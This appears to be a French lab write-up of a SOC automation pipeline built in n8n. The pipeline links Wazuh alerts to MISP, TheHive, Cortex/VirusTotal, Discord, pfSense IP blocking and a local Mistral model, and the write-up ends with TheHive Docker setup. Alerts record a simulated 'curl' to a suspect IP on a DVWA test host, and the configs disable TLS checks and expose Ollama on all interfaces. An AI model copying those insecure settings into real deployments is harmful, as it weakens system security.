Attribute

Operation

Search

Use JSON to Specify Fields

☐

Value

```
fx {{ $('Webhook').item.json.body.syscheck?.sha256_after || $('Webhook').item.json.body.data?.audit?.execve?.a1 || $('Webhook').item.json.body.data?.srcip }}
```

If2

INPUT

Schema

Table

JSON

Search Attribut

Parameters

Settings

Execute step

Conditions

```
fx {{ $('Search Attribut').item.json.event_id }}
```

T exists

Get Event

INPUT

Sch

Parameters

Settings

Execute step

If2

Credential to connect with

MISP account

Resource

Event

Operation

Get

Event ID

fx {{ \$('Search Attribut').item.json.event_id }}

Discord1

INPUT

Sch

Parameters

Settings

Execute step

If2

Connection Type

Webhook

Credential for Discord Webhook

Discord Webhook account

Operation

Send a Message

Message


⚠️ ****RÉCURRENCE : MENACE CONNUE DÉTECTÉE****

fx ****Valeur : **** `{{ \$('Webhook').item.json.body.syscheck?.sha256\_after || \$('Webhook').item.json.body.data?.audit?.execve?.a1 || \$('Webhook').item.json.body.data?.srcip }}`

****Type : **** `{{ \$('Webhook').item.json.body.syscheck?.sha256\_after || \$('Webhook').item.json.body.data?.audit?.execve?.a1 || \$('Webhook').item.json.body.data?.srcip }}`

Execute

to view



2. Analyse de la Menace et Enrichissement via Cortex

Pour les menaces inédites, le workflow automatise l'investigation en s'appuyant sur l'écosystème TheHive/Cortex :

- Gestion d'incidents (TheHive) : Une alerte est automatiquement créée dans TheHive pour assurer la traçabilité.
- Extraction et Classification : Un module de code JavaScript isole l'observable (IP, Hash ou Domaine) et identifie son type. Cette classification est indispensable pour sélectionner l'analyseur approprié.
- Orchestration de l'Analyse : Le nœud Execute an analyzer sollicite Cortex pour soumettre l'observable à VirusTotal.
- Temporisation et Récupération : Un nœud Wait de 60 secondes est configuré pour respecter les délais de traitement de l'API externe, avant que le nœud Get a job report ne récupère les résultats détaillés de l'analyse (scores, détections, rapports).

Classification des observables par script JS et orchestration de l'analyse antivirus via Cortex

Create alert

INPUT

Sch

Parameters

Settings

Execute step

If2

No i

Execute to view

Title

fx

{{ \$('Webhook').item.json.body.rule.description }} | MISP: {{ \$('Get Event').isExecuted ? \$('Get Event').item.json.info : 'Inconnu' }}

Description

fx

Alerte technique Wazuh.
Agent : {{ \$('Webhook').item.json.body.agent.name }}
Fichier : {{ \$('Webhook').item.json.body.syscheck.path || "N/A" }}
Élément détecté : ** {{ \$('Webhook').item.json.body.syscheck?.sha256_after || \$('Webhook').item.json.body.data?.audit?.execve?.a1 || \$('Webhook').item.json.body.data?.srcip || "N/A" }}

Severity

Medium

Date

fx

{{ \$('Webhook').item.json.body.timestamp }}

Tags

fx

Wazuh, {{ \$('Webhook').item.json.body.agent.name }}, SOC-Automation

Get observable

INPUT

Sch

Parameters

Settings

Execute step

Create alert

Credential to connect with

The Hive account

Resource

Observable

Operation Name or ID

Get

Observable ID

fx

{{ \$('Create alert').item.json.id }}

Alert preview

id ~963100712

Created by TheHive system user

Created at 31/01/2026 11:24

Last reviewed by TheHive system user

Last reviewed at 31/01/2026 11:24

TLP:AMBER

PAP:AMBER

SEV:MEDIUM

Type

misp

Source

ORGNAME

Reference

1397

Occurred date

30/01/2026 00:00

Observables

1

TTPs

0

Similar Alerts

0

Similar Cases

0

Title

#1397 Alerte Malware détectée par Wazuh/Cortex : 43.165.62.189

Assignee

Unassigned

Tags

src:ORGNAME tlp:amber

Description

Imported from MISP Event #1397, created at Fri Jan 30 00:00:00 UTC 2026
MISP event UUID: 655d449b-105d-4bbd-892a-2a014e77ca9f

Status

New

Summary

Not specified

Code in JavaScript

INPUT

Sch

Parameters

Settings

Execute step

Get observable

Mode

Run Once for All Items

Language

JavaScript

JavaScript

Intégrant le code suivant :

```

// On cible directement le nœud nommé 'Webhook'
const webhookData = $('Webhook').item.json;
const body = webhookData.body || webhookData;
let value = "";
let type = "other";
// 1. Test FIM
if (body.syscheck && body.syscheck.sha256_after) {
    value = body.syscheck.sha256_after;
    type = "hash";
}
// 2. Test Auditd (ton curl test.com)
else if (body.data && body.data.audit && body.data.audit.execve) {
    value = body.data.audit.execve.a1 || "";
    value = value.replace(/\[/g, '');
    type = (/^(?:[0-9]{1,3}\.){3}[0-9]{1,3}$/.test(value)) ? "ip" : "domain";
}
// 3. Test Réseau
else if (body.data && body.data.srcip) {
    value = body.data.srcip;
    type = "ip";
}
// 4. Test Windows
else if (body.data && body.data.win && body.data.win.eventdata) {
    value = body.data.win.eventdata.destinationIp ||
body.data.win.eventdata.targetObject || "";
    type = (/^(?:[0-9]{1,3}\.){3}[0-9]{1,3}$/.test(value)) ? "ip" : "domain";
}

```


Execute an analyzer

INPUT

Sch

Parameters

Settings

Execute step

{ Code in JavaScript

Credential to connect with

Cortex account

Resource

Analyzer

Operation

Execute

Analyzer Type Name or ID

VirusTotal_GetReport_3_1

Observable Type Name or ID

`fx {{ $('Code in JavaScript').item.json.observableType }}`

Observable Value

`fx {{ $('Code in JavaScript').item.json.observableValue }}`

No i

Execute

to view

Cortex

+ New Analysis

Jobs History

Analyzers

Responders

Organization

5 shuffle-user/Shuffle_bot

Jobs History (987)

Data Types (6)

Job Type (2)

Analyzers (1)

Observable

Select

Select

Select

Search for observable data

Search

Clear

«

<

1

2

3

...

>

»

50 / page

Status	Job details	TLP	PAP
Success	[domain] -q Analyzer: VirusTotal_GetReport_3_1 Date: 13 hours ago User: shuffle-user/n8nuser TLP-AMBER PAP-AMBER View Delete		
Success	[domain] -V Analyzer: VirusTotal_GetReport_3_1 Date: 16 hours ago User: shuffle-user/n8nuser TLP-AMBER PAP-AMBER View Delete		
Success	[domain] --version Analyzer: VirusTotal_GetReport_3_1 Date: 16 hours ago User: shuffle-user/n8nuser TLP-AMBER PAP-AMBER View Delete		
Success	[ip] 43[.]165[.]62[.]189 Analyzer: VirusTotal_GetReport_3_1 Date: 20 hours ago User: shuffle-user/n8nuser TLP-AMBER PAP-AMBER View Delete		

Wait

Parameters

Settings

Execute step

INPUT

Sch

Execute an ana

Resume

After Time Interval

Wait Amount

60.00

Wait Unit

Seconds

Get a job report

INPUT | **Sch** | Parameters | Settings | Execute step

Wait

Credential to connect with

Resource

Operation

Job ID

3. Évaluation du Risque et Remédiation

Le nœud décisionnel if malicious traite le rapport fourni par Cortex pour déterminer la réponse à adopter :

- Branche "True" (Incident Confirmé) : Si le score de dangerosité dépasse le seuil défini, l'alerte est promue en case dans TheHive. La menace est alors partagée dans MISP (création d'événement, d'attributs et de tags) pour prévenir de futures attaques. Une alerte critique est immédiatement diffusée sur Discord.
- Branche "False" (Bruit/Faux Positif) : Si la menace n'est pas confirmée, l'alerte est clôturée et archivée avec un tag spécifique, évitant ainsi la saturation des analystes.

Évaluation du score de dangerosité et automatisation de la création d'incidents dans TheHive

if malicious

INPUT | **Sch** | Parameters | Settings | Execute step

Get a job report

Conditions

fx # is greater than

Discord

INPUT

Sch

Parameters

Settings

Execute step

if malicious

Connection Type

Webhook

Credential for Discord Webhook

Discord Webhook account

Operation

Send a Message

Message

🔥

ALERTE SOC DETECTEE

fx

Titre : { { \$ ('Create alert') . item . json . title } }

Niveau Wazuh : { { \$ ('Webhook') . item . json . body . rule . level } }

Agent : { { \$ ('Webhook') . item . json . body . agent . name } }

No i

Execute

to view

🔥

ALERTE SOC DETECTEE

Titre : Outil de téléchargement suspect détecté sur DVWA :
/usr/bin/curl 43.165.62.189 |
MISP: Inconnu

Niveau Wazuh :

📈

10

Agent :

💻

DVWA

Analyse Technique :

• Cible suspecte :
43.165.62.189

• Type détecté : ip

• Action système : curl

Verdict Analyseur :

• Score Malicieux : 10 antivirus

Promote alert

INPUT

Sch

Parameters

Settings

 Execute step

 if malicious

Credential to connect with

The Hive account

Resource

Alert

Operation Name or ID

Promote

Alert ID

`fx {{ $('Create alert').item.json.id }}`

Case #364

 id ~82219032

 Created by api@pfhive.local

 Created at 30/01/2026 19:32

TLP:AMBER

PAP:AMBER

SEV:MEDIUM

Assignee

 api

Contributors

 A

Start date

30/01/2026 19:32

End date

None

Tasks

0

+

Observables

0

+

TTPs

0

+

* Title

Outil de téléchargement suspect détecté sur DVWA : /usr/bin/curl 43.165.62.189 | MISP: Inconnu

Status

 New

Tags

Wazuh

DVWA

SOC-Automation

Description

Alerte technique Wazuh.

Agent : DVWA

Fichier :

Élément détecté : ** 43.165.62.189

Contexte MISP : Aucune correspondance trouvée

Create an event

INPUT

Schedule

Parameters

Settings

Execute step

Promote alert

No input

Execute step to view

Credential to connect with

MISP account

Resource

Event

Operation

Create

Organization Name or ID

ORNAME

Information

`fx` `Alerte Malware détectée par Wazuh/Cortex : {{ $('Code in JavaScript').item.json.observableValue }}`

Create an attribute3

INPUT

Schedule

Parameters

Settings

Execute step

Create an event

No input

Execute step to view

Credential to connect with

MISP account

Resource

Attribute

Operation

Create

Event UUID

`fx` `{{ $json.uuid }}`

Type

`fx` `{{ $('Code in JavaScript').item.json.observableType === 'ip' ? 'ip-dst' : $('Code in JavaScript').item.json.observableType }}`

Value

`fx` `{{ $('Code in JavaScript').item.json.observableValue }}`

💬 Add a tag to an event1

INPUT

Sch

Parameters

Settings

Execute step

Create an attribut

No i

Execute

Credential to connect with

MISP account

Resource

Event Tag

Operation

Add

Event ID

`fx {{ $('Create an event').item.json.uuid }}`

Tag Name or ID

tlp:amber

Events

< previous next >

☐	Creator org	ID	Clusters	Tags	#Attr	#Corr	Date	Info	Distribution	Actions
☐	X	ORGNAME	7	1397	tlp:amber	1	2020-01-30	Alerte Malware détectée par VirusTotal - 43.105.62.189	Community	

Si faux

⚙️ Update alert

INPUT

Sch

Parameters

Settings

Execute step

if malicious

>

Credential to connect with

The Hive account

Resource

Alert

Operation Name or ID

Update

Alert ID

`fx {{ $('Create alert').item.json.id }}`

Add a tag to an event2

INPUT Parameters Settings

Update alert

Credential to connect with
MISP account

Resource
Event Tag

Operation
Add

Event ID
fx {{ \$('Update alert').item.json.id }}

Execute step


4. Automatisation de la Défense Périmétrique (En développement)

En cas de menace avérée (IP, Hash ou domain malveillante), le workflow assure la phase de confinement :

- Stockage Persistant : L'adresse IP est inscrite dans un fichier local (blocklist.txt) au sein du serveur n8n.
- Interconnexion pfSense : Ce fichier est exposé dynamiquement via un second Webhook. Le pare-feu pfSense, configuré avec une URL Table, vient lire cette liste à intervalles réguliers pour mettre à jour ses règles de blocage de manière autonome.

Génération de la blocklist dynamique et interconnexion automatisée avec le pare-feu pfSense

Et voici le Workflow :



Finalement nous avons réussi à mettre en place une remédiation automatique via la REST API de pfsense. Cette opération était délicate étant donné qu'il a fallu faire 2 mises à jour du firewall pour pouvoir utiliser l'API.

The screenshot shows the 'Header Auth account' configuration page in pfSense. The page has a sidebar with 'Connection', 'Sharing', and 'Details' tabs. The 'Connection' tab is active. The main content area includes a warning banner: 'Need help filling out these fields? [Open docs](#)'. Below this, there are two input fields: 'Name' with the value 'X-API-Key' and 'Value' with a masked value represented by dots. Another warning banner states: 'To send multiple headers, use a "Custom Auth" credential instead'. Below that is a dropdown menu for 'Allowed HTTP Request Domains' set to 'All'. At the bottom, a note mentions: 'Enterprise plan users can pull in credentials from external vaults. [More info](#)'.

On a besoin tout d'abord d'un bloc HTTP en mode GET pour récupérer toutes les IPs de notre alias, ce qui permettra d'éviter d'écraser les IPs existantes lors de l'ajout d'une nouvelle via la méthode HTTP Patch :

Import Config

Method

GET

URL

https://192.168.10.1/api/v2/firewall/alias

Authentication

Generic Credential Type

Generic Auth Type

Header Auth

Header Auth

Header Auth account

Send Query Parameters



Specify Query Parameters

Using Fields Below

Query Parameters

Name

id

Value

5

Send Headers ☒

Specify Headers

Using Fields Below

Headers

Name	Value
Accept	application/json

Add Header

Send Body ☐

Options

Ignore SSL Issues (Insecure) ☒

On a mis ensuite un bloc JS pour bien traiter les éléments :

Mode

Run Once for All Items

Language

JavaScript

JavaScript

```
1 // Récupère la réponse du GET pfSense (Alias ID 5)
2 const response = $('HTTP Request1').first().json;
3
4 // Extrait la liste actuelle depuis l'objet data (selon la doc API)
5 let currentIPs = [];
6 if (response.data && response.data.address) {
7     currentIPs = response.data.address;
8 }
9
10 // Récupère l'IP technique depuis le nœud
11 const newIP = $('if malicious').first().json.data;
12
13 // Fusion sans doublons
14 if (newIP && !currentIPs.includes(newIP)) {
15     currentIPs.push(newIP);
16 }
```

```
// Renvoie le tableau complet pour le PATCH final
return { all_ips: currentIPs };
```

Enfin un bloc PATCH pour ajouter la nouvelle IP malveillante :

Parameters

Settings

 Execute step

Import cURL

Method

PATCH

URL

https://192.168.10.1/api/v2/firewall/alias

Authentication

Generic Credential Type

Generic Auth Type

Header Auth

Header Auth

Header Auth account

Send Query Parameters



Send Headers



Specify Headers

Using Fields Below

Headers

Name

Accept

Value

application/json

Add Header

Send Body

☒

Body Content Type

JSON

Specify Body

Using JSON

JSON

```
fx
{
  "id": 5,
  "name": "n8n_block",
  "address": "{{ JSON.stringify($json.all_ips) }}",
  "descr": "Bloque par workflow",
  "apply": true
}
```

Options

Ignore SSL Issues (Insecure)

☒

Response

Include Response Headers and Status

☐

Voici ce qu'on obtient (en ajoutant après une notification discord finale) :



Nous avons aussi réussi finalement à mettre en place de l'IA pour améliorer la qualité de la réponse et remédiation automatique. Choix de Mistral en local :

```
root@shuffle:/n8n# curl -fsSL https://ollama.com/install.sh | sh
>>> Installing ollama to /usr/local
>>> Downloading ollama-linux-amd64.tar.zst
##### 100.0%
>>> Creating ollama user...
>>> Adding ollama user to render group...
>>> Adding ollama user to video group...
>>> Adding current user to ollama group...
>>> Creating ollama systemd service...
>>> Enabling and starting ollama service...
Created symlink /etc/systemd/system/default.target.wants/ollama.service → /etc/systemd/system/ollama.service.
>>> The Ollama API is now available at 127.0.0.1:11434.
>>> Install complete. Run "ollama" from the command line.
WARNING: No NVIDIA/AMD GPU detected. Ollama will run in CPU-only mode.
```

```
root@shuffle:/n8n# ss -tulnp
Netid      State      Recv-Q     Send-Q       Local Address:Port      Peer Address:Port      Process
tcp        LISTEN     0           128         0.0.0.0:22               0.0.0.0:*               users:((("sshd",pid=696,fd=3))
tcp        LISTEN     0           4096        0.0.0.0:5678             0.0.0.0:*               users:((("docker-proxy",pid=7642,fd=7))
tcp        LISTEN     0           4096        127.0.0.1:11434          0.0.0.0:*               users:((("ollama",pid=17680,fd=3))
```

```
root@shuffle:/n8n# mkdir -p /etc/systemd/system/ollama.service.d
root@shuffle:/n8n# echo -e "[Service]\nEnvironment=\"OLLAMA_HOST=0.0.0.0\" | tee /etc/systemd/system/ollama.service.d/override.conf
[Service]
Environment="OLLAMA_HOST=0.0.0.0"
```

```
root@shuffle:/n8n# systemctl daemon-reload
root@shuffle:/n8n# systemctl restart ollama
root@shuffle:/n8n# ss -tulnp
Netid      State      Recv-Q     Send-Q       Local Address:Port      Peer Address:Port      Process
tcp        LISTEN     0           128         0.0.0.0:22               0.0.0.0:*               users:((("sshd",pid=696,fd=3))
tcp        LISTEN     0           4096        0.0.0.0:5678             0.0.0.0:*               users:((("docker-proxy",pid=7642,fd=7))
tcp        LISTEN     0           4096        0.0.0.0:11434            0.0.0.0:*               users:((("ollama",pid=17876,fd=3))
```

 Ollama account



 Saved 

Connection

Sharing

Details

 Connection tested successfully 

Need help filling out these fields? [Open docs](#)

Base URL 


http://192.168.20.3:11434

```

root@shuffle:/n8n# ollama list
NAME      ID      SIZE      MODIFIED
root@shuffle:/n8n# ollama pull mistral
pulling manifest
pulling f5074b1221da: 100%
pulling 43070e2d4e53: 100%
pulling 1ff5b64b61b9: 100%
pulling ed11eda7790d: 100%
pulling 1064e17101bd: 100%
verifying sha256 digest
writing manifest
success
root@shuffle:/n8n# ollama list
NAME      ID      SIZE      MODIFIED
mistral:latest  6577803aa9a0  4.4 GB  9 seconds ago

```

Utilisation sur le workflow :



Détail Bloc IA :

Parameters

Settings

Execute step

Tip: Get a feel for agents with our quick [tutorial](#) or see an [example](#) of how this node works

Source for Prompt (User Message)

Define below

Prompt (User Message)

fx

Analyse cette alerte de securite : Titre : {{ \$json.title }} | Description : {{ \$json.description }}

Require Specific Output Format

Connect an **output parser** on the canvas to specify the output format you require

Enable Fallback Model

Options

System Message

fx

"Tu es un Analayste SOC expert. Ton role est d'analyser les alertes Wazuh pour d2cider si une IP doit etre bloquee sur pfSense.

Instructions :
1. Analyse le titre et la description fournis
2. Si l'IP semble mener une attaque (comme l'IP {{ \$json.title }} dans ton log actuel) et

Ollama Chat Model

Mapping

From AI

Schema

Table

JSON

Parameters

Settings

INPUT

Mapping

From AI

Schema

Table

JSON

Create alert

Execute previous nodes to view input data

If2

Search Attribut

If3

Webhook

Variables and context

Preview

Credential to connect with

Ollama account

Model

mistral:latest

Options

Sampling Temperature

0.2

Keep Alive

30m

Low VRAM Mode

☒

Context Length

2048

Max Tokens to Generate

150

Number of CPU Threads

3

Output Format

JSON

Simple Memory

Mapping

From AI

Schema

Table

JSON

Parameters

Settings

INPUT

Mapping

From AI

Schema

Table

JSON

Create alert

Execute previous nodes to view input data

If2

Search Attribut

If3

Webhook

Variables and context

Preview

This node stores memory locally in the n8n instance. It is not compatible with Queue Mode or Multi-Main setups, as memory will not be shared across workers. For production use with scaling, consider using an external memory store such as Redis, Postgres, or another persistent memory node.

Session ID

Define below

Key

fx

{{ \$json.id }}

to

Context Window Length

5

How many past interactions the model receives as context

<> Structured Output Parser

INPUT Mapping From AI Schema Table JSON Parameters Settings

Schema Type

Generate From JSON Example

JSON Example

```
1 {
2   "verdict": "BLOCK",
3   "score": 8,
4   "reason": "Texte explicatif"
5 }
```

Create alert

Execute previous nodes to view input data

If2

Search Attribut


If3

Webhook

Variables and context

Preview

Voici un aperçu du workflow final lors de la détection d'une nouvelle IP malveillante :



The Hive

Installation

Création du répertoire sécurisé pour les clés de signature

```
install -m 0755 -d /etc/apt/keyrings
```

Téléchargement de la clé GPG officielle de Docker pour valider l'authenticité des paquets

```
curl -fsSL https://download.docker.com/linux/debian/gpg -o /etc/apt/keyrings/docker.asc
```

```
chmod a+r /etc/apt/keyrings/docker.asc
```

Ajout du dépôt Docker aux sources APT du système

```
echo "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] \
```

```
https://download.docker.com/linux/debian \ $(. /etc/os-release && echo
```

```
$VERSION_CODENAME) stable" \ > /etc/apt/sources.list.d/docker.list
```

Mise en place de TheHive :

```
cd /opt/
```

```
mkdir TheHive
```

```
cd TheHive
```

```
git clone https://github.com/StrangeBeeCorp/docker.git
```

```
cd docker/prod1-thehive
```

```
bash ./scripts/init.sh :
```


docker compose down

sudo chown -R 1000:1000 /opt/TheHive/docker/prod1-thehive/elasticsearch

docker compose up -d :

```
root@irplatform:/opt/TheHive/docker/prod1-thehive# docker compose up -d
[+] up 5/5
* Network prod1-thehive_thehive-network Created
* Container cassandra Healthy
* Container elasticsearch Healthy
* Container thehive Created
* Container nginx Created
```

Liste des processus docker en cours d'exécution :

```
root@irplatform:/opt/TheHive/docker/prod1-thehive# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAME
34cdb171d04a   nginx:1.27.5                        "/docker-entrypoint..." 2 minutes ago  Up 2 minutes  80/tcp, 0.0.0.0:443->443/tcp        ngin
cb2da46f4736   strangebee/thehive:5.5.2-1         "/opt/thehive/entryp..." 2 minutes ago  Up 2 minutes (healthy)  0.0.0.0:9000->9000/tcp             theh
b95112d625e4   cassandra:4.1.8                    "docker-entrypoint.s..." 2 minutes ago  Up 2 minutes (healthy)  7000-7001/tcp, 7199/tcp, 9042/tcp, 9160/tcp  cass
70ed1386e91a   elasticsearch:7.17.20              "/bin/tini -- /usr/l..." 2 minutes ago  Up 2 minutes (healthy)  9200/tcp, 9300/tcp                elas
```

Modification du docker-compose pour lier Cortex :

```
GNU nano 7.2                                docker-compose.yml
networks:
  - cortex-network
ports:
  - '0.0.0.0:9001:9001'
healthcheck:
```

Depuis The hive, tentative de modification de port de Elasticsearch pour permettre de créer un lien par la suite avec cortex qu'on va installer depuis apt :

docker compose down

Modification du docker compose :

```
elasticsearch:
  image: "elasticsearch:${elasticsearch_image_version}"
  container_name: elasticsearch
  hostname: elasticsearch
  restart: unless-stopped
  user: ${UID}:0
  environment:
    - http.host=0.0.0.0
    - discovery.type=single-node
    - cluster.name=hive
    - thread_pool.search.queue_size=100000
    - thread_pool.write.queue_size=100000
    - bootstrap.memory_lock=true
    - xpack.security.enabled=true
    - ELASTIC_PASSWORD=${elasticsearch_password} # Password for "elastic" default user
    - ES_JAVA_OPTS=-Xms3G -Xmx3G

  ports:
    - "127.0.0.1:9200:9200"

  volumes:
    - ./elasticsearch/data:/usr/share/elasticsearch/data
    - ./elasticsearch/logs:/usr/share/elasticsearch/logs


ulimits:
```

docker compose up -d

```
b28bd8ede43e  elasticsearch:7.17.28  "/bin/tini -- /usr/l..." 2 minutes ago  Up 2 minutes (healthy)  127.0.0.1:9200->9200/tcp, 9300/tcp
elasticsearch
```


Configuration

Sur l'interface de TheHive :

